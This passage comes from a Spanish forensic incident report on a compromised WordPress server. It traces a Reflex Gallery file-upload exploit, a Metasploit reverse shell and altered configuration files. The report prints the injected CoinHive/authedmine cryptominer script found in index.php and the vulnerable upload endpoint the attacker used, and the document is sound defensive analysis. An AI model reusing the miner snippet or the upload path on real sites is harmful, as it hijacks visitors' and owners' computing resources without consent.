Posible exposición de datos sensibles. Aunque no se identificaron accesos directos a datos sensibles, la naturaleza del ataque implica un riesgo potencial de exposición de datos confidenciales de la empresa y de sus clientes.

#### Daño a la reputación de la empresa.

La seguridad comprometida del sitio web puede afectar negativamente la percepción de los clientes y socios, dañando la reputación de Gangas SL y posiblemente resultando en una pérdida de negocios.

#### Costos asociados a la respuesta del incidente.

Investigación y medidas correctivas. La necesidad de realizar una investigación forense detallada y las medidas para remediar las vulnerabilidades implican costos adicionales.

Potenciales costos legales y de cumplimiento. Si los datos de los clientes se vieron comprometidos, la empresa podría enfrentar costos legales y requerimientos de cumplimiento relacionados con la protección de datos.

#### Interrupción del servicio y tiempo de inactividad.

Mantenimiento y reparaciones. Las actividades necesarias para remediar las vulnerabilidades y limpiar el servidor pueden resultar en tiempo de inactividad, afectando la operatividad del sitio web.

## 5.5 Medidas a tomar y recomendaciones

### 5.5.1 Acciones inmediatas

#### Remediación de vulnerabilidades.

Actualizar *WordPress* y plugins. Actualizar inmediatamente *WordPress* a la última versión disponible y asegurarse de que todos los plugins, especialmente *Reflex Gallery*, estén actualizados o deshabilitados si no existen versiones seguras.

#### Limpieza del Sitio Web.

Eliminar código malicioso. Revisar y limpiar el archivo *index.php* y cualquier otro archivo afectado para eliminar el script de minería de criptomonedas y otros posibles códigos maliciosos.

#### Fortalecimiento de la seguridad del servidor.

Revisión de claves SSH. Verificar todas las claves SSH y cambiarlas si hay sospechas de que alguna pudo haber sido comprometida.

## 5.5.2 Recomendaciones de seguridad

### Actualizaciones Regulares.

Establecer una política de actualizaciones regulares para el sistema operativo, *WordPress*, y todos los plugins.

### Fortificación de *WordPress*.

Plugins de seguridad. Instalar y configurar plugins de seguridad de *WordPress* para fortalecer la protección contra ataques comunes.

### Formación y concienciación.

Formar al personal sobre seguridad informática, enfocándose en identificar y prevenir ataques de *phishing* y otras técnicas comunes de engaño.

### Copias de seguridad y planes de recuperación.

Implementar un sistema de copias de seguridad regulares y un plan de recuperación ante desastres.

### Evaluaciones de seguridad periódicas.

Realizar auditorías de seguridad y pruebas de penetración de forma periódica para identificar y mitigar vulnerabilidades potenciales.

### Control de Acceso y Seguridad de la Red.

Restricción de acceso. Implementar políticas de control de acceso estrictas para el servidor y la red.

Firewalls y sistemas de detección de intrusos. Utilizar firewalls y sistemas de detección de intrusos para monitorear y bloquear tráfico sospechoso.

Estas acciones y recomendaciones están destinadas a mitigar el impacto del incidente actual y fortalecer la infraestructura de TI de Gangas SL contra futuros ataques y vulnerabilidades.

## 6. Informe pericial

### 6.1 Firma

En cumplimiento del artículo 335.2 de la Ley 1/2000, de 7 de enero, de Enjuiciamiento Civil, el perito firmante responsable del contenido del presente informe, manifiesta bajo promesa de decir la verdad, que ha actuado y, en su caso, actuará con la mayor objetividad posible, tomando en consideración tanto lo que pueda favorecer como lo que sea susceptible de causar perjuicio a cualquiera de las partes, siendo conocedor de las sanciones en las que podría incurrir si incumpliese su deber como perito.

Eduardo López Benítez

[edlobez@uoc.edu](mailto:edlobez@uoc.edu)

Barcelona, 10 de enero de 2024

### 6.2 Resumen ejecutivo

El presente informe se ha realizado a petición del gerente de la empresa Gangas SL y tiene como objetivo detectar una posible intrusión en el servidor gestionado por la empresa por parte de un tercero. Averiguar el método utilizado para la intrusión, la información afectada, así como las consecuencias derivadas de la intrusión.

Para la realización del análisis pericial se parte de dos ficheros; una captura de la memoria RAM y de una imagen realizada del disco duro del servidor afectado. Una vez certificados e identificados ambos ficheros matemáticamente mediante Hash, se procede a realizar el análisis del contenido de estos.

### 6.3 Objeto del peritaje

Realizar un análisis de la captura de la memoria RAM y de la imagen del disco duro del servidor afectado. Determinar la forma en la que se consiguió la intrusión, la información afectada y las consecuencias de la intrusión.

### 6.4 Alcance

Mediante el uso de herramientas forenses se realizará un análisis de la captura de la memoria RAM así como de la imagen del disco duro proporcionados, con el objetivo responder a cuestiones específicas relacionadas con el incidente de seguridad informática sufrido por el servidor de la empresa Gangas SL.

Se investigarán las causas y el método de explotación de las vulnerabilidades identificadas, la naturaleza de los datos comprometidos, y los movimientos sospechosos relacionados con las IPs implicadas. Asimismo, se analizará la cronología del incidente, desde la creación de un usuario malicioso hasta la

inserción de un script de minería de criptomonedas, así como cualquier posible acceso no autorizado al servidor y modificaciones malintencionadas de archivos críticos.

## 6.5 Antecedentes

Tras la sospecha por parte de la empresa Gangas SL de un acceso no deseado a sus sistemas de información, el gerente de la empresa nos requiere para el análisis de la captura de la memoria RAM y de la imagen del disco duro, con el objetivo de detectar una posible intrusión en uno de los servidores que gestiona.

## 6.6 Fuentes de información y datos de partida

Para la realización del presente análisis, este perito parte de la información contenida en la imagen forense obtenida de la captura de la memoria RAM y la del disco duro del servidor afectado. A estas imágenes las acompañan la identificación matemática inequívoca mediante Hash.

## 6.7 Estándares y normas

No existe ningún estándar o norma que determine como realizar un informe pericial, pero para la realización del presente informe me referencio a la siguiente bibliografía:

La peritación informática. Un enfoque práctico.

De: Xabiel García Pañeda y David Melendi Palacio

Como medios técnicos se ha utilizado un equipo de sobremesa, modelo HP Envy, con SO Windows 11 Professional de 64 Bits. En este equipo trabajarán tres máquinas virtuales en Virtual Box, una con Windows 10, otra Kali Linux y una tercera con una instalación del SO y Kernel idéntico al servidor en estudio.

Además, haremos uso de un equipo secundario con SO Linux Debian 12 para montar la imagen forense del disco duro, mediante la herramienta ewf-tools.

El SO Windows11 de la máquina principal trae herramientas por defecto para comprobar el hash criptográfico de las evidencias aportadas.

Dentro de las máquinas virtuales se han instalado las siguientes herramientas forenses:

- Autopsy 4.21.0, para el análisis de la imagen del disco duro, instalado el SO virtualizado Windows 10.
- Volatility versión 2.6.1 para en análisis de la memoria RAM, instalado en la máquina Kali Linux.

- BulkExtractor V2.0.0, para extraer información de la captura de memoria RAM, instalado en la máquina Kali Linux.

- Wireshark V4.0.7 para el análisis de paquetes de red, instalado en la máquina Kali Linux.

## 6.8 Limitaciones

Para la realización del análisis, no se partía de ninguna limitación por parte del afectado. Contaba con todos los permisos de este para revisar toda la información posible.

A nivel técnico se han encontrado las siguientes limitaciones:

- No se ha podido recuperar el fichero *CVPSAzKiZiJvdxA.php*, ubicado en la carpeta

## 6.9 Resolución o informe pericial

### 6.9.1 Consideraciones preliminares

Comprobación de la integridad de las evidencias digitales recibidas. Se calcula el valor hash de los ficheros recibidos.

#### Integridad de la memoria RAM

Evidencia	Recibido	Calculado
MD5	75a99b57032aa34ba19042ed85db273f	75a99b57032aa34ba19042ed85db273f
SHA1	cc1fad2af321b8c2ddf0103986e3b344eb8f2cc8	cc1fad2af321b8c2ddf0103986e3b344eb8f2cc8

#### Integridad de la imagen del disco duro

Evidencia	Recibido	Calculado
MD5	324ed7db769620e3fb55c027480d0ef3	324ed7db769620e3fb55c027480d0ef3
SHA1	3398f90d2438230aaaf7b5e8ce0a01e456d9ca10	3398f90d2438230aaaf7b5e8ce0a01e456d9ca10

### 6.9.2 Conclusiones a las consideraciones preliminares

En los dos casos se comprueba que los valores calculados coinciden con los calculados en el momento de la captura por parte de la empresa que nos solicita los servicios. Garantizamos que las evidencias no han sido modificadas desde su extracción.

## 6.10 Análisis

En la realización del análisis se ha seguido un procedimiento que mantiene la integridad de las evidencias, sin llegar a modificar su contenido. De tal forma

que cualquier que repitiera el procedimiento sobre las mismas evidencias obtendría los mismos resultados.

En cada una de las pruebas efectuadas distinguiremos:

- Objetivo. Propósito de la prueba.
- Procedimiento. Método seguido para la realización de la prueba.
- Hallazgo. Resultado de la prueba.
- Anexos relacionados. Enlaces a los anexos en los que se desarrolla la prueba.
- Evidencias adjuntas. Marca temporal e identificador MD5 y SHA-256

## 6.10.1 Análisis de la memoria RAM

Para el análisis de la memoria RAM se ha utilizado la herramienta Volatility. El proceso de configuración de dicha herramienta de trabajo queda descrito en el [anexo 9.2.3](#).

### 6.10.1.1 Sistema operativo de la imagen

#### Objetivo

Conocer el sistema operativo que se está ejecutando en el servidor, para así tener una información base necesaria para la realización de todo el análisis.

#### Procedimiento

Comando de Volatility utilizado:

```
$vol.py -f Server_RAM.mem banner
```



```
(edulo@edkali) [~/Documents/tfm/volatility3]
└─$ python3 vol.py -f /home/edulo/Documents/tfm/Server_RAM.mem banner
Volatility 3 Framework 2.5.2
Progress: 100.00      PDB scanning finished
Offset Banner
0x1167fb38  Linux version 4.15.0-1021-aws (buildd@lcy01-amd64-001) (gcc version 7.3.0 (Ubuntu 7.3.0-16ubuntu3)) #21-Ubuntu SMP Tue Aug 28 10:23:07 UTC 2018 (Ubuntu 4.15.0-1021.21-aws 4.15.18)
0x32a000c0  Linux version 4.15.0-1021-aws (buildd@lcy01-amd64-001) (gcc version 7.3.0 (Ubuntu 7.3.0-16ubuntu3)) #21-Ubuntu SMP Tue Aug 28 10:23:07 UTC 2018 (Ubuntu 4.15.0-1021.21-aws 4.15.18)
0x3333743c  Linux version 4.15.0-1021-aws (buildd@lcy01-amd64-001) (gcc version 7.3.0 (Ubuntu 7.3.0-16ubuntu3)) #21-Ubuntu SMP Tue Aug 28 10:23:07 UTC 2018 (Ubuntu 4.15.0-1021.21-aws 4.15.18)
(edulo@edkali) [~/Documents/tfm/volatility3]
└─$
```

Figura 36 Versión Linux kernel

#### Hallazgo

Se trata de un servidor con SO Linux Ubuntu, versión del kernel 4.15.0.1021-aws.

### 6.10.1.2 Procesos en ejecución

#### Objetivo

Conocer los procesos que se encontraban en ejecución en el momento de la captura de memoria.


#### Procedimiento

Se analiza el resultado de la ejecución de los comandos de volatility:

```
$vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_pslist
```

```
$vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_pstree
```

### Hallazgo



```
.apache2          5469
..apache2         19704      33
..apache2         19705      33
..apache2         19706      33
..apache2         19707      33
..apache2         19708      33
..apache2         19952      33
...[sh]           20381      33
```

Figura 37 Procesos

Se detecta proceso “sh” (o Bash) con PID 20381 el cual está ejecutando una instancia de la *shell*, lo que significa que alguien ha iniciado una sesión de terminal y está utilizando esta instancia para ejecutar comandos y realizar tareas en el sistema.

Este proceso PID **20381** es hijo del proceso apache2 **19952**. En circunstancias normales, un proceso de Apache no debería lanzar una *shell* de ejecución de comandos por sí mismo.

La detección de este proceso de Apache (**19952**) que ha lanzado una *shell* en el servidor, da lugar a realizar una investigación de seguridad para entender el contexto y las razones detrás de esta actividad

Anexos relacionados: [9.4](#)

### 6.10.1.3 Conexiones de red establecidas


#### Objetivo

Determinar las conexiones de red establecidas con el servidor en el momento de realizar el volcado de la memoria RAM.

#### Procedimiento

Se analiza el resultado de la ejecución de los comandos de volatilty:

```
$vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_ifconfig
$vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_netstat
```



```
(edulo@edkali)-[~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_netstat | grep 19952
Volatility Foundation Volatility Framework 2.6.1
TCP 0.0.0.0 : 0 0.0.0.0 : 0 CLOSE apache2/19952
TCP :: : 80 :: : 0 LISTEN apache2/19952
TCP 0.0.0.0 : 0 0.0.0.0 : 0 CLOSE apache2/19952
TCP :: : 443 :: : 0 LISTEN apache2/19952
TCP ::ffff172.31.38.110: 80 ::ffff18.195.165.56:41529 CLOSE_WAIT apache2/19952
TCP 172.31.38.110 :46384 172.31.33.128 : 8080 ESTABLISHED apache2/19952
```

Figura 38 Conexiones de red

### Hallazgo

Asociado al proceso 19952, detectado en el punto anterior, se asocia la IP 18.195.165.56. Dicha IP está asociada con el nombre de dominio *ec2-18-195-168-56.eu-central-1.compute.amazonaws.com*. Esta nomenclatura de nombre

de dominio es típica de las instancias de *Amazon EC2 (Elastic Compute Cloud)*, que son servidores virtuales en la nube de *Amazon Web Services (AWS)*.

Anexos relacionados: [9.6](#)

#### 6.10.1.4 Análisis del tráfico de red

##### Objetivo

Detectar el tránsito de información entre el servidor y la IPs 18.195.165.56

##### Procedimiento

Haciendo uso de la herramienta BulkExtractor, extraemos información de la memoria RAM separados por ficheros. Comando utilizado:

```
$bulk_extractor -o [directorio destino] [fichero imagen de memoria]
$bulk_extractor -o bulk_out Server_RAM.mem
```

##### Hallazgos

De los ficheros obtenidos mediante BulkExtractor, obtenemos:

*Hallazgo 1:* Información que extraemos del fichero httplogs.txt.

```
18.195.165.56 - - [03/Jan/2019:07:07:28 +0000] "GET /wp-
content/plugins/reflex-gallery/readme.txt HTTP/1.1" 200 8887 "-" "Mozilla/4.0
(compatible; MSIE 6.0; Windows NT 5.1)" 18.195.165.56 - -
[03/Jan/2019:07:07:28 +0000] "GET /wp-content/plugins/reflex-
gallery/readme.txt HTTP/1.1" 200 8887 "-" "Mozilla/4.0 (compatible; MSIE 6.0;
Windows NT 5.1)"
```

Esta línea del registro indica que el cliente asociado con la dirección IP 18.195.165.56 realizó una solicitud *HTTP* utilizando el método *GET* para acceder al archivo "*readme.txt*" que se encuentra dentro del directorio *"/wp-content/plugins/reflex-gallery/"* del servidor web. La solicitud se completó con éxito y que el archivo fue transmitido al cliente a las 07:07 del 3/1/2019 (UTC +0).

Los archivos "*readme.txt*" suelen contener información sobre el software, como detalles de la versión, autores, licencias y a veces configuraciones. Se trata de un reconocimiento por parte de la IP atacante para averiguar la versión del plugin reflex-gallery instalado y encontrar vulnerabilidades conocidas que podrían ser explotadas.

Recuperamos el archivo en cuestión de la memoria RAM mediante el siguiente comando de Volatility:

```
$vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_find_file -f
/var/www/html/wp-content/plugins/reflex-gallery/readme.txt
```

```

(edulo@edkali) [~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_find_file -F /var/www/html/wp-content/plugins/reflex-gallery/readme.txt
Volatility Foundation Volatility Framework 2.6.1
Inode Number          Inode File Path
-----
520689 0xffff90054875d5e8 /var/www/html/wp-content/plugins/reflex-gallery/readme.txt

(edulo@edkali) [~/Documents/tfm]
└─$ vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_find_file -i 0xffff90054875d5e8 -O readmedump.txt
Volatility Foundation Volatility Framework 2.6.1

(edulo@edkali) [~/Documents/tfm]
└─$ head -n 10 readmedump.txt
=== Reflex Gallery #187; WordPress Photo Gallery ===
Contributors: hahncgdev
Donate link: https://www.paypal.com/cgi-bin/webscr?cmd=_s-xclick&hosted_button_id=BD7VZ88K9DB4
Tags: image, images, media, photo, photo albums, photos, picture, pictures, Post, posts, plugin, slideshow, wordpress gallery plugin, wp gallery plugin, galle
ry, gallery for wordpress, wordpress gallery, photo gallery, photo gallery, image gallery, free photo gallery, wordpress photo gallery, wordpress photo galler
y plugin, wp gallery plugins, responsive wordpress photo gallery
Requires at least: 2.6
Tested up to: 4.1
Stable tag: 3.1.3

Reflex Gallery is an easy to use responsive WordPress Photo Gallery Plugin that is two gallery plugins in one.

(edulo@edkali) [~/Documents/tfm]
└─$

```

Figura 39 Fichero readme.txt de Reflex-Gallery

Detectamos que el servidor estaba haciendo uso de una versión del plugin de *WordPress Réflex Gallery*, la cual existe una vulnerabilidad declarada denominada “*Arbitrary File Upload*” en el plugin *Reflex Gallery 3.1.3*.

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-4133>

Hallazgo 2: Información extraída de los paquetes *Wireshark* pcap

De aquí destacamos el siguiente paquete:

255 0.000000 18.195.165.56 → 172.31.38.110 TCP 264 GET /wp-content/uploads/2019/01/CVPSAzKiZiJvdxA.php HTTP/1.1 [TCP segment of a reassembled PDU]

El cliente está solicitando un archivo específico (*CVPSAzKiZiJvdxA.php*) que está ubicado en un directorio de carga de contenido de *WordPress*. Esto sugiere que el cliente está intentando acceder a un archivo PHP, lo cual podría ser parte de la operación normal del sitio web o podría ser un intento de explotación si el archivo contiene código malicioso o si no debería estar allí.

Analizando el payload de los paquetes extraemos:

*POST /wp-content/plugins/Reflex-Gallery/admin/scrips/FileUploader/php.php?Year=2019&Month=01*

Mediante esta petición *POST*, se ha llamado al script *php.php* y se le han pasado los parámetros *Year=2019* y *Month=01*.

Por el nombre de la carpeta donde está ubicado “*FileUploader*” se intuye que es un script para subir ficheros al servidor, y viendo los parámetros que se le han pasado (*2019/01*), debe ser la petición que se utilizó para enviar el fichero mencionado en el punto anterior (*CVPSAzKiZiJvdxA.php*).

Anexos relacionados: [9.7](#)

Evidencias adjuntas: el fichero *CVPSAzKiZiJvdxA.php* no se puede recuperar de la memoria RAM.

### 6.10.1.5 Identificación y análisis del malware

#### Objetivo

Averiguar si en la captura de la memoria RAM proporcionada existe algún rastro de malware.

#### Procedimiento

Se analiza el resultado de la ejecución del comando de volatility:

```
$vol.py -f Server_RAM.mem --profile=Linux4_15x64 linux_malfind
```

Para los procesos los cuales arrojan un resultado positivo, se realiza un volcado o dump del mismo a un fichero, para analizar dichos procesos en un antivirus en línea. El dump de cada proceso queda descrito en los anexos relacionados en esta prueba.

#### Hallazgo

Obtenemos resultado positivo para los procesos 19953 y 19952.

PIDs 19953 - 19952: *JS:Miner-S [Trj]*, *Js.Coinminer.Generic-7104534-0*, *Script.Trojan.Coinminer.DC*, *PUA.CoinMiner*, *Trojan.Application.JS.Miner.G*, *Trojan.CoinHive/JS!1.B2E9 (CLASSIC)*, *Malware.Generic-Script.Save.7e007fe2*, *JS/CoinHive.A!Eldorado*, [TrojWare.JS.CoinMiner.G@7pzfp5](#)

Todos guardan un patrón en común, intentan aprovechar los recursos del sistema para llevar a cabo la minería de criptomonedas sin el permiso del usuario.

CoinHive, da múltiples resultados. Está relacionada con el uso no autorizado de la biblioteca de CoinHive para la minería de criptomonedas.

Mediante patrones de búsqueda en el volcado de los procesos infectados, se localiza rastros de esta librería en el fichero *index.php* de *WordPress*.

```
(edulo@edkali) [~/Documents/tfm/proc_malfind/19952]
└─$ grep -A 10 -B 15 -E 'CoinHive' 19952.txt
* - 080324 Added support for additional flags: GLOB_NODIR, GLOB_PATH,
* GLOB_NODOTS, GLOB_RECURSE
Rbo(st
Tlqv
--Writing '<?php
* Front to the WordPress application. This file doesn't do anything, but loads
* wp-blog-header.php which does and tells WordPress to load the theme.
* @package WordPress
* Tells WordPress to load the WordPress theme and output it.
* @var bool
define('WP_USE_THEMES', true);
/** Loads the WordPress Environment and Template */
require( dirname( __FILE__ ) . '/wp-blog-header.php' );
<script src="https://authedmine.com/lib/authedmine.min.js"></script>
<script>
var miner = new CoinHive.Anonymous('pvvxSQ6RzN3K5IY9F5FFHvahAFNreg3u', {throttle: 0.2});
miner.start();
</script>
' to channel 3
miner.start();
</script>
</script>
</script>
a%cs
9dSi%
thmQA
{6Y#
```

Figura 40 index.php infectado con script de criptomonedas

Igualmente, mediante patrones de búsqueda, buscando trazas del fichero *CVPSAzKiZiJvdxA.php* en los procesos infectados, así como código PHP que pueda ser código inyectado. Se localizan patrones de comandos coincidentes lanzados por el framework metasploit.

[stdapi sys config getuid](#)  
[stdapi fs file expand path](#)  
[stdapi fs delete file](#)

Existen múltiples líneas con esta estructura, lo que nos indica que se estableció una conexión, posiblemente mediante *reverse tcp*, usando el *framework metasploit*.

Esta conexión mediante *reverse tcp* se refiere a un tipo de conexión utilizada en una explotación remota de una máquina o sistema. Este método implica que el servidor comprometido y objeto de este análisis ha iniciado una conexión saliente hacia el atacante.

El archivo subido al servidor *CVPSAzKiZiJvdxA.php* ha desencadenado un *payload* configurado estableciendo una conexión saliente hacia la dirección IP y puerto del atacante, *18.195.165.56*.

Una revisión más exhaustiva del proceso 19952 nos lleva a encontrar líneas de código php que coincidiría con el establecimiento de una conexión saliente desde el servidor.

Anexos relacionados: [9.8](#)

Evidencias adjuntas:

Fichero *index.php* de *WordPress*, no se puede recuperar de la captura de la memoria RAM. En posterior análisis al disco duro se procederá a su recuperación y catalogación.

## 6.10.2 Análisis del disco duro

Para el análisis del disco duro se ha utilizado la herramienta *Autopsy* en su versión 4.21, así como la herramienta *ewf-tools* para montar la imagen del disco duro proporcionada. El proceso de montaje del disco duro, así como el proceso para el análisis de diversos logs del servidor, quedan descritos en el [anexo 9.9](#).

### 6.10.2.1 Revisión del software instalado en el servidor

Objetivo

Averiguar los paquetes existentes en el servidor para detectar vulnerabilidades en versiones instaladas.

Procedimiento

En la imagen del disco duro examinando los directorios de aplicaciones */usr/bin*, */usr/sbin* así como las bases de datos de gestión de paquetes *dpkg*

podemos identificar el software instalado y determinar la funcionalidad principal de servidor.

#### Hallazgos

La funcionalidad principal del equipo es como servidor web (Apache) junto a base de datos (MySQL).

Analizamos el contenido de la carpeta `/var/www` y vemos que es un sitio web que utiliza *WordPress*, en su versión 4.9.9. Las versiones de *WordPress* comprendidas entre 3.9 y la 5.1 son vulnerables a “Comment Cross-Site Scripting (XSS)”

<https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-9787/>

Se detecta también plugin de *WordPress* reflex-gallery: plugin de galería de imágenes. Versión 3.1.3. Versión en el que existe una vulnerabilidad tal y como se vio en punto 6.10.1.4 de este informe pericial.

Anexos relacionados: [9.11](#) – [9.12](#)

#### Evidencias adjuntas

[9.27.1 Fichero versión.php de WordPress](#)

[9.27.2 Fichero readme.txt de reflex-gallery](#)

### 6.10.2.2 Usuarios con acceso al servidor

#### Objetivo

Determinar los usuarios con acceso al servidor.

#### Procedimiento

En la imagen montada se analizan ficheros de usuarios `/etc/passwd` y grupos `/etc/shadow` del servidor.

#### Hallazgos

Existe un usuario “ubuntu”: el usuario 'ubuntu' tiene `/bin/bash` como shell, lo que indica que puede iniciar sesión e interactuar con el sistema de manera interactiva.

Esta cuenta de usuario ubuntu tiene el acceso por contraseña bloqueado, lo que indica que no pueden iniciar sesión utilizando una contraseña. Usará métodos alternativos de autenticación, intercambio de claves SSH.

Anexos relacionados: [9.13](#) – [9.14](#)

#### Evidencias adjuntas:

[9.27.3 Fichero /etc/passwd](#)

[9.27.4 Fichero /etc/shadow](#)

### 6.10.2.3 Existencia y recuperación de ficheros borrados

#### Objetivo

Intentar recuperar el archivo **CVPSAzKiZiJvdxA.php** detectado en el punto [6.10.1.4](#) del presente informe.

## Procedimiento

Mediante data carving se intenta recuperar el archivo, pero este es irre recuperable.




Figura 41 Fichero con código malicioso

## Hallazgos

No es posible recuperar dicho archivo.

### 6.10.2.4 Análisis logs de acceso al servidor

#### Objetivo

Analizar los logs de acceso al servidor con el fin de detectar accesos sospechosos o con un patrón de comportamiento anómalo que sugiera la explotación de privilegios o explotación de vulnerabilidades.

#### Procedimiento

Se analizan los logs del servidor `auth.log` contenido en la ruta `/var/log`. La estrategia a seguir es revisar los accesos exitosos al servidor, junto con un conjunto de líneas antes y después del acceso exitoso. Se considera como comportamiento no sospechoso si no se detecta anomalía en el sentido que no proviene de varios intentos de acceso fallido seguido y después del acceso no existe comportamiento anómalo. En el anexo relacionado a esta prueba se muestran los diferentes filtrados realizados a los logs `auth.log`.

#### Hallazgos

Analizando las conexiones, en principio son todas legítimas, ya que no provienen de múltiples intentos de conexión fallidas por parte de ninguna IP. Todas las conexiones son con el intercambio de claves ssh correcto.

Todas las IPs de las conexiones entrantes exitosas tiene origen en España:  
83.55.135.192 - 80.31.224.42 - 80.31.225.16 - 83.247.136.74

Prestamos especial atención a la IP 185.216.32.36, con origen en Bulgaria, mediante servidor VPN. En el análisis del log *auth.log.1*, se detecta un ataque directo sobre el servidor. Durante esta conexión, entre las 11:42 y las 11:43 del 30/12/2018, se ha modificado el archivo de configuración *wp-config.php* y el archivo *functions.php*, localizado este en la ruta */var/www/html/wp-content/themes/twentyseventeen*.

Mediante estas modificaciones se habilitó en el servidor la etiqueta *<script>*. Permitir etiquetas y atributos HTML adicionales puede tener implicaciones de seguridad, especialmente si se permiten etiquetas como *<script>*, que pueden ser utilizadas para inyectar código JavaScript malicioso (ataques XSS).

Se sospecha del posible robo de credenciales, clave privada SSH, para acceder al servidor. Esto puede ocurrir si la clave se almacenó en un lugar inseguro, fue transferida a través de un medio inseguro, o si un dispositivo que tenía la clave almacenada fue comprometido. En todo caso, la clave privada se almacena en el equipo cliente por lo que queda fuera del alcance de este análisis.

Anexos relacionados: [9.16](#)

Evidencias adjuntas:

[9.27.5 Fichero wp-config.php](#)

[9.27.6 Fichero functions.php](#)

[9.27.7 Fichero auth.log.1](#)

#### 6.10.2.5 Análisis logs apache

##### Objetivo

Analizar logs de servidor apache con el fin de detectar solicitudes malintencionadas hechas al servidor.

##### Procedimiento

Mediante el uso de patrones de filtrado se localizan patrones de inyección de código en la URL de petición al servidor. Igualmente se filtra con la IP 18.195.165.56 localizada en el punto [6.10.1.3](#), para ubicar fichero log donde queda registrada la petición desde esta IP.

##### Hallazgos

Localizamos en el fichero *access.log* las entradas correspondientes a la subida al servidor del fichero localizado en el punto [6.10.1.4](#). A través de esta petición realizada desde la IP 18.195.165.56 el día 3/1/2019 7:07:43 (UTC+0), se subió al servidor el fichero con código malicioso **CVPSAzKiZiJvdxA.php**, el cual permitió a posteriori la ejecución de código remota de comandos.

Localizamos en el fichero *access.log.4.gz* múltiples peticiones con origen IP 193.238.152.59 y que registra los siguientes movimientos:

- se realiza el registro de un usuario en el servidor. Para el registro de este usuario se utiliza servicio de correo electrónico temporal

("https://www.guerrillamail.com/inbox?mail\_id=451407438"). La utilización de un servicio de correo electrónico temporal para la recuperación de la contraseña es una señal de actividad sospechosa o malintencionada.

- con el usuario creado ya logeado, se crean 3 comentarios que son aprobados por el administrador del sitio.
- mediante el uso de la herramienta *WPscan*, se realizan un escaneo de vulnerabilidades del sitio web. Mediante este procedimiento se obtiene información sobre el plugin de *WordPress* *Reflex-Gallery* instalado.

Esta dirección IP tiene como origen un proveedor de servicios VPN con origen Ucrania.

Anexos relacionados: [9.18](#)

Evidencias adjuntas:

[9.27.8 Fichero access.log](#)

[9.27.9 Fichero access.log.4.gz](#)

#### 6.10.2.6 Integridad de archivos, integridad de ficheros *WordPress*

##### Objetivo

Rescatar de la imagen del disco duro del servidor los ficheros de *WordPress* que han resultado alterados de forma malintencionada. Identificar la forma en la que estos ficheros fueron modificados.

##### Procedimiento

En las pruebas descritas en el punto [6.10.2.4](#) se detectó y describió la modificación de los ficheros de *WordPress*:

*/var/www/html/wp-config.php*, modificado el 30/12/2018 a las 11:42.

